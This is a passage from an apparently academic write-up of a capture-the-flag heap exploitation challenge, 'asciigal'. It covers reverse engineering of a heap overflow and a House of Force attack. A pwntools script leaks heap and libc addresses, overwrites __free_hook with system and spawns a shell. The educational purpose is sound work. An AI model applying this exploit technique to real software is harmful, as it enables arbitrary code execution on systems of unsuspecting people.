- It is not-striped: this is a very nice news. A striped binary does not have any information about the original name of it symbols. In other words, when it is decompiled, all procedures names are set to random values. This makes the reverse engineering part more time consuming.

```
xman@ubuntu:/$ file asciigal
asciigal: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
   dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
   BuildID[sha1]=0101168aff2ec283053889251823a513e41a450e, for GNU/
   Linux 3.2.0, not stripped
```

Listing 7: File command on asciigal executable.

[21] https://www.gnu.org/software/gdb/

To determine which mitigations are implemented, instead, we can run the `checksec` command, as shown in code 8. It is possible to conclude that:

- `Partial RELRO`: we can not exploit an overflow from the `.bss` to overwrite the `.got` since they are not placed one right after the other. Not a big deal, with an arbitrary write we can simply bypass it.
- `Stack Canary`: a pseudo-random value is inserted between the local variables and the saved `RBP`. This makes impossible to overwrite the saved `RIP` without crashing when exploiting a buffer overflow on the stack. To bypass it, either we need a memory leak, a string format vulnerability or we can rely on other techniques to hijack the control flow.
- `Not Executable Stack`: the stack is flagged as read-only, hence, no shellcode can be placed there.
- `PIE enambled`: the `.text` section is randomized at each execution. This means that, if we need an address of that portion, we need to rely on a memory leak.

```
xman@ubuntu:/$ checksec ./asciigal
[*] '/asciigal'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Listing 8: Checksec command on asciigal executable.

4.2 Reverse Engineering

Our knowledge about *asciigal* has been increased, so, we can do a step forward. Decompiling the binary with `Ghidra`[22] it is possible to look at an approximation of the source code.

```
xman@ubuntu:/$ ./asciigal
**************
0. New Art
1. Print Art
2. Delete Art
3. Edit Art
4. Exit
>
```

Listing 9: Main menu of asciigal executable.

Code 9 allow us to easily understand which are main functionalities of the binary.
Code 10 shows the decompiled version of the `main`. It seems quite awful, however, a keen eye sees that it is a `switch-case` implementation. This is a typical scenario in which, proceeding in parallel with a static and a dynamic analysis helps a lot. This is a common menu, for a heap exploitation

[22] https://ghidra-sre.org/

challenge. It allow you to create a new article, it is easy to guess that `malloc` will be used. Then you can print articles which have been created, edit them, that is, you can write whatever you want within a chunk, once it is allocated. Finally you can delete a chunk, in other words, `free` is involved.

```
1     void main(void)
2     {
3         long input;
4         ...
5         init_art();
6         while( true ) {
7             while( true ) {
8                 while( true ) {
9                     menu();
10                    printf("> ");
11                    input = get_int();
12                    if (input != 3) break;
13                    list_and_edit();
14                }
15                if (3 < input) goto LAB_00101a0f;
16                if (input != 2) break;
17                list_and_delete();
18            }
19            if (2 < input) break;
20            if (input == 0) {
21                new_art();
22            }
23            else {
24                if (input != 1) break;
25                list_and_print();
26            }
27        }
28        exit(0);
29    }
```

Listing 10: Main routine of asciigal source code.

4.2.1 New Article

Let us start the exploration from the `new_article` function, code 12.

```
...
> 0
name> [name of the article]
art sz> [arbitrary article size]
[payload of the article]
```

Listing 11: New article menu of asciigal executable.

```
1     void new_article(void)
2     {
3         char *art_name_ptr;
4         size_t size;
5         char *art_payload;
6         long result;
7
8         art_name_ptr = (char *)malloc(100);
9         printf("name> ");
10        get_name(art_name_ptr,100);
11        printf("art sz> ");
12        size = get_int();
13        /* Malloc of arbitrary length */
14        art_payload = (char *)malloc(size);
15        read(0,art_payload,size);
16        result = add_article(art_name_ptr,(int)size,art_payload,'\
      x01');
17        /* Returns 0 if more than 10 articles have been allocated
      */
18        if ((int)result == 0) {
19            free(art_name_ptr);
20            free(art_payload);
21        }
22        return;
23    }
```

Listing 12: New_article routine of asciigal source code.

At line 8 we can notice that a chunk of 100 bytes[23] is always created to hold the article name, which is then read at line 10. At line 14 a chunk of arbitrary size is allocated to hold the payload of the article. Then at line 16 it is called the routine `add_article`, whose source is shown in code 13.

[23] Actually the chunk will be of 100 bytes for the payload + 8 bytes of metadata + 4 bytes due to alignment purposes. The overall size is 112 bytes.

```
1   long add_article(char *name_ptr,int size,char *payload_ptr,
    uint8_t flag)
2   {
3       article *article_ptr;
4       int index;
5       index = 0;
6       /* Find the first free index of the global array */
7       while( true ) {
8           if (9 < index) {
9               return 0;
10          }
11          if (pics[index] == (article *)0x0) break;
12          index = index + 1;
13      }
14      /* Allocate a chunk to hold the whole article */
15      article_ptr = (article *)malloc(0x20);
16      /* Set article fields */
17      pics[index] = article_ptr;
18      pics[index]->art_name = name_ptr;
19      *(int *)&pics[index]->art_size = size;
20      pics[index]->art_payload = payload_ptr;
21      pics[index]->is_valid = flag;
22      return 1;
23  }
```

Listing 13: Add_article routine of asciigal source code.

At line 7 the first free index of a global structure is found. Hence we can guess that there is a global structure, of 10 elements, which holds the pointer of allocated articles. Then, looking from line 15 we can better understand the structure of each single article. It is a 32 bytes struct with 4 fields, code 14:

- `art_name`: a pointer to the chunk which holds the name.
- `art_size`: the size of the chunk which holds the payload.
- `art_payload`: a pointer to the chunk that holds the payload.
- `is_valid`: a validity flag.

```
1   typedef struct{
2       char *art_name;
3       int size;
4       char *art_payload;
5       uint8_t is_valid;
6   } article;
```

Listing 14: Definition of the struct of an article.

Figure 8 allow to better visualize what happens from a data structure point of view.



Figure 8: Pictorial representation of articles management.

To sum up, the analysis of the `new_article` procedure yields some useful results. One of the most promising is that, each time the creation of a new article is required, three different chunks are allocated and the one that holds the article structure is quite interesting. It contains some addresses which points to the heap. This means that we could try to exploit it to get a leak a heap address.

4.2.2 Print Article

The `print_article` function, code 15 is not very interesting. It simply write on the standard output the content of an article. We can use it to read memory location, but nothing special to be said.

```
1     void print_article(int input)
2     {
3         if (pics[input] == (article *)0x0) {
4             puts("This space was intentionally left blank.");
5         }
6         else {
7             printf("\t***\t [%s] \t***\n",pics[input]->art_name);
8             /* Writes on stdout the content of the article with
      its size
9                                                          */
10            write(1,pics[input]->art_payload,(long)*(int *)&pics[
      input]->art_size);
11            puts("\n");
12        }
13        return;
14    }
```

Listing 15: Print_article routine of asciigal source code.

4.2.3 Delete Article

This routine allow us to `free` chunks, as shown in code 16. There are two things to be highlighted:

- Chunks are freeed in the same order in which they are allocated, from line 10, and this is interesting especially when dealing with fast bins or chunks within the tcache, since they are managed with a **LIFO** policy. We are going to play with that.
- At line 16 we can notice that the reference pointer is zeroed out, after freeing the chunk. In other words, we can not rely on use after free or double free vulnerabilities. Up to now, we still need to find a vulnerability which can be exploited.

```
1     void delete_art(int index)
2     {
3         if (pics[index] == (article *)0x0) {
4             puts("This space is blank.");
5         }
6         else {
7             printf("%s was deleted\n",pics[index]->art_name);
8             if (pics[index]->is_valid != '\0') {
9                 /* Freeing the chunk which contains the article
    name */
10                free(pics[index]->art_name);
11                /* Freeing the chunk which contains the payload */
12                free(pics[index]->art_payload);
13            }
14            /* Freeing the chunk which holds the article structure
     */
15            free(pics[index]);
16            pics[index] = (article *)0x0;
17        }
18        return;
19    }
```

Listing 16: Delete_article routine of asciigal source code.

4.2.4 Edit Article

The last but not least functionality, allow us to edit a previously allocated article. The code 17 looks suspicious. At line 12 it is asked to insert the size of the article's payload, but the article already exists. Then, at line 14 this size is used to determine the number of bytes to be written in the chunk. This means that we can select an arbitrary size and no check is performed on memory bounds. Here we are, this is what is called *heap overflow*!

```
1   void edit_art(int index)
2   {
3       int size;
4       /*Check whether or not it is a valid article*/
5       if (pics[index] == (article *)0x0) {
6           puts("This space is blank.");
7       }
8       else {
9           printf("name> ");
10          get_name(pics[index]->art_name,100);
11          printf("art sz> ");
12          size = get_int();
13          /* Heap Overflow */
14          read(0,pics[index]->art_payload,(long)size);
15      }
16      return;
17  }
```

Listing 17: Edit_article routine of asciigal source code.

4.3 Plan the Exploit

A considerable amount of information has been gathered about the binary. *House of Force* seems to be a viable attack strategy. We have a `malloc` of arbitrary size and a *heap overflow*. There are still some questions to be answered:

- How to get memory leaks? We can try to get a heap leak by creating chunks for the payload of the same size of the one used for the article structure. Whereas, a libc leak could be obtained by using an *Unsorted Bin Attack*.
- What to be written and where? A first option could be to overwrite the `.got`, replacing the entry of a useless symbol with the one of the `system`[24] function. Generally speaking, when dealing with *House of Force* is not the cleanest solution. Memory locations near the target one, would be overwritten by chunks metadata. This is likely to cause an unexpected abort, since the `.got` may be messed up. Another option is to exploit function hooks. Several libc functions presents a custom hook, due to debugging purposes. This hook contains the address of a procedure to be called upon calling the associated function. By default this address is set to 0x0, hence, nothing happens. If we write in the `__free_hook` entry the address of the `system` function and then we free a chunk that starts with *"/bin/sh"*, we get a shell.

The latter solution looks promising. We can write down an exploitation plan:

1. Leak heap addresses
2. Leak libc addresses
3. Prepare House of Force
4. Overwrite the __free_hook entry with the system address

[24] It is a libc function which calls the execve syscall, hence, it can be used to spawn a shell.

4.4 Execute the Attack

It is the time to get our hands dirty. For the exploit, a python library called `pwntools`[25] has been used. Before writing the code, it is helpful to define some utility routines to automatize the interaction with the process. To this end, a python function for each utility mentioned in the section 4.2 is written.

4.4.1 Leak heap addresses

The snippet of the script is shown in code 19. First of all two fast chunks, with the size of the chunk which contains the article structure are created, line 3. Then, one of them is freed, line 6. This will create the following structure in the tcache:
`tcache[0x30 bytes]: head -> Article_1 -> Payload_1 -> tail`
When a new article is allocated, line 7, the payload chunk is the one previously used to hold the article structure, and vice versa. In other words, by printing the payload of the new allocated chunk we are able to print the article structure content. The point is that it contains pointer to chunks, that is, a heap leak is found. Finally, from line 10 the byte-stream leak is parsed and used to compute the base address of the heap and the top chunk one, code 19.

```
1   # Leaking the heap
2   print("[1]-Leaking heap addresses...")
3   new_article("A"*4, 32, "A"*4)
4   new_article("B"*4, 32, "B"*4)
5
6   delete_article(1)
7   new_article("A"*4, 32, "A"*4)
8   print_article(1)
9
10  heap_leak = u64(p.recv(42)[34:])
11  heap_base = heap_leak + heap_offset
12  top_chunk = heap_base + top_chunk_offset
13  print("\t\tHeap base address: ", hex(heap_base))
14  print("\t\tTop chunk address: ", hex(top_chunk))
```

Listing 18: Leaking heap addresses with python script.

```
xman@ubuntu:/$ ./x.py
...
[+] Starting local process './asciigal': pid 2686
[1]-Leaking heap addresses...
        Heap base address:  0x555555576760
        Top chunk address:  0x555555577658
```

Listing 19: Leaking heap addresses.

[25] https://docs.pwntools.com/en/stable/

4.4.2 Leak libc addresses

This time we will perform an *unsorted bins attack* to leak libc addresses, code 21. Before reaching the unsorted bin, we need to fill the tcache. It has 7 entries, then we need at least two elements in the unsorted bin. To this end we allocate 10 articles[26], line 3. Then they are deallocated, line 7.At this point, heap structures look like this:

```
tcache[0x160 bytes]:  head -> P_7 -> P_6 -> P_5 -> P_4 -> P_3 -> P_2 -> P_1 -> tail
unsorted_bins:  head -> P_8 -> P_9 -> tail
```

The unsorted bin is a double linked list that follows a **FIFO** policy, hence, in the `bk` field of `P_8` we can find a pointer to the `main_arena`, located within the `.data` section of libc. This means that, reallocating these articles and then printing the content of `P_8` we can leak a libc address, from line 11 on. Finally, as done for the leak of the heap, we parse the output and we compute useful addresses, code 21.

```
1     # Leaking libc with unsorted bin attack
2     print("[2]-Leaking libc addresses...")
3     for i in range(10):
4         new_article("abcdef%d" % i, 0x150, "%d" % i)
5         time.sleep(0.05)
6
7     for i in range(1, 10):
8         delete_article(i)
9         time.sleep(0.05)
10
11    for i in range(10):
12        new_article("qwert%d" % (i), 0x150, "")
13        time.sleep(0.05)
14
15    print_article(8)
16
17    libc_leak = u64(p.recv(35)[28:]+b"\x00")
18    # Setting the base address of libc with the leaked one
19    libc.address = libc_leak - libc_offset
20    print("\t\tLibc base address: ", hex(libc.address))
21    print("\t\tFree_hook address:", hex(libc.symbols['__free_hook']))
```

Listing 20: Leaking libc addresses with python script.

```
xman@ubuntu:/$ ./x.py
...
[2]-Leaking libc addresses...
        Libc base address:  0x7ffff79e2000
        Free_hook address: 0x7ffff7dcf8e8
```

Listing 21: Leaking libc addresses.

[26]Actually one article is already there, so we allocate only 9 article, wheres an additional allocation request is performed due to process synchronization purposes.

4.4.3 Prepare House of Force

This is the crucial part, code 22. To start, we evaluate the `malloc_size` as shown in section 3.3. Then we prepare a payload which is able to overwrite the `top_chunk` size, line 4. We can finally exploit the *heap overflow* vulnerability, setting also the name of the chunk to prepare the future parameter of the `system` function, line 8. We have already allocated the maximum amount of available articles, that is 10. Before doing anything else, we have to free up some space, line 11. Finally, we can move the the top chunk to the `__free_hook` location, line 15. From this point on, it is reasonable to assume that the allocator is quite messed up, that is allocating additional chunks may cause an abort. We can safely allocate only a last chunk, the one required to overwrite the target location.

```
1    # House of force
2    print("[3]-Preparing house of force...")
3    malloc_size = (libc.symbols['__free_hook'] - top_chunk - 0x20)
4    payload = b"\x00"*0x158 + p64(0xffffffffffffffff) + b"\x00"*0x10
5
6    # Overwrite the top chunk size and set the article name to '/bin/
     sh\x00'
7    print("[4]-Overwriting the top chunk size...")
8    edit_article(7, "/bin/sh\x00", len(payload) + 0x20, payload)
9
10   # To free up some space
11   delete_article(1)
12   delete_article(3)
13
14   # Moving the top_chunk
15   new_article(b"whatever", malloc_size, b"WHATEVER")
```

Listing 22: House of force setup with python script.

4.4.4 Overwrite the __free_hook entry

What is left to be done is overwriting the `__free_hook` entry with the `system` address to hijack the control flow, code 23. To achieve this goal it is sufficient to allocate a new chunk of whatever size, whose payload is the `system` address, line 3. To avoid dealing with alignment purposes, we can inject several time the same address. At this point hijacking the control flow is as simple as deleting the chunk whose name is *"/bin/sh"*, line 6. As shown in code 24, a shell is spawn, we can finally get our flag!

```python
    # Overwrite __free_hook
    print("[5]-Overwriting __free_hook with the system address...")
    new_article("powned", 123, p64(libc.symbols['system'])*3)

    # Hijack the control flow
    delete_article(7)
    time.sleep(1)

    print("[6]-Getting the flag:")
    p.sendline('cat flag')
    p.interactive()
```

Listing 23: Control flow hijacking with python script.

```
xman@ubuntu:/$ ./x.py
...
[3]-Preparing house of force...
[4]-Overwriting the top chunk size...
[5]-Overwriting __free_hook with the system address...
[6]-Getting the flag:
[*] Switching to interactive mode
/bin/sh was deleted
flag{wow_you_got_the_heap+power!}
$
```

Listing 24: Getting the flag.

5 Conclusions

Summarizing, in this article has been presented an overview of dynamic memory allocation, with the focus on the *ptmalloc* algorithm. Discussing about its functionalities and vulnerabilities the most important trade-off in the cybersecurity field has been highlighted. *"Security Vs Costs"*, not only from an economical perspective, but also in term of computational complexity and usability. Developers tends to prioritize performances, rather than security mechanism, until it is shown that keeping such an unsafe behaviour is more costly than releasing a patch. Then the walkthrough of the *asciigal* challenge, analyzed a practical example of heap exploitation. In the future, some of aforementioned attack strategies could be fixed, however, new attacks will be thought in the never ending game of attack and defense.

Contents

List of Figures

Listings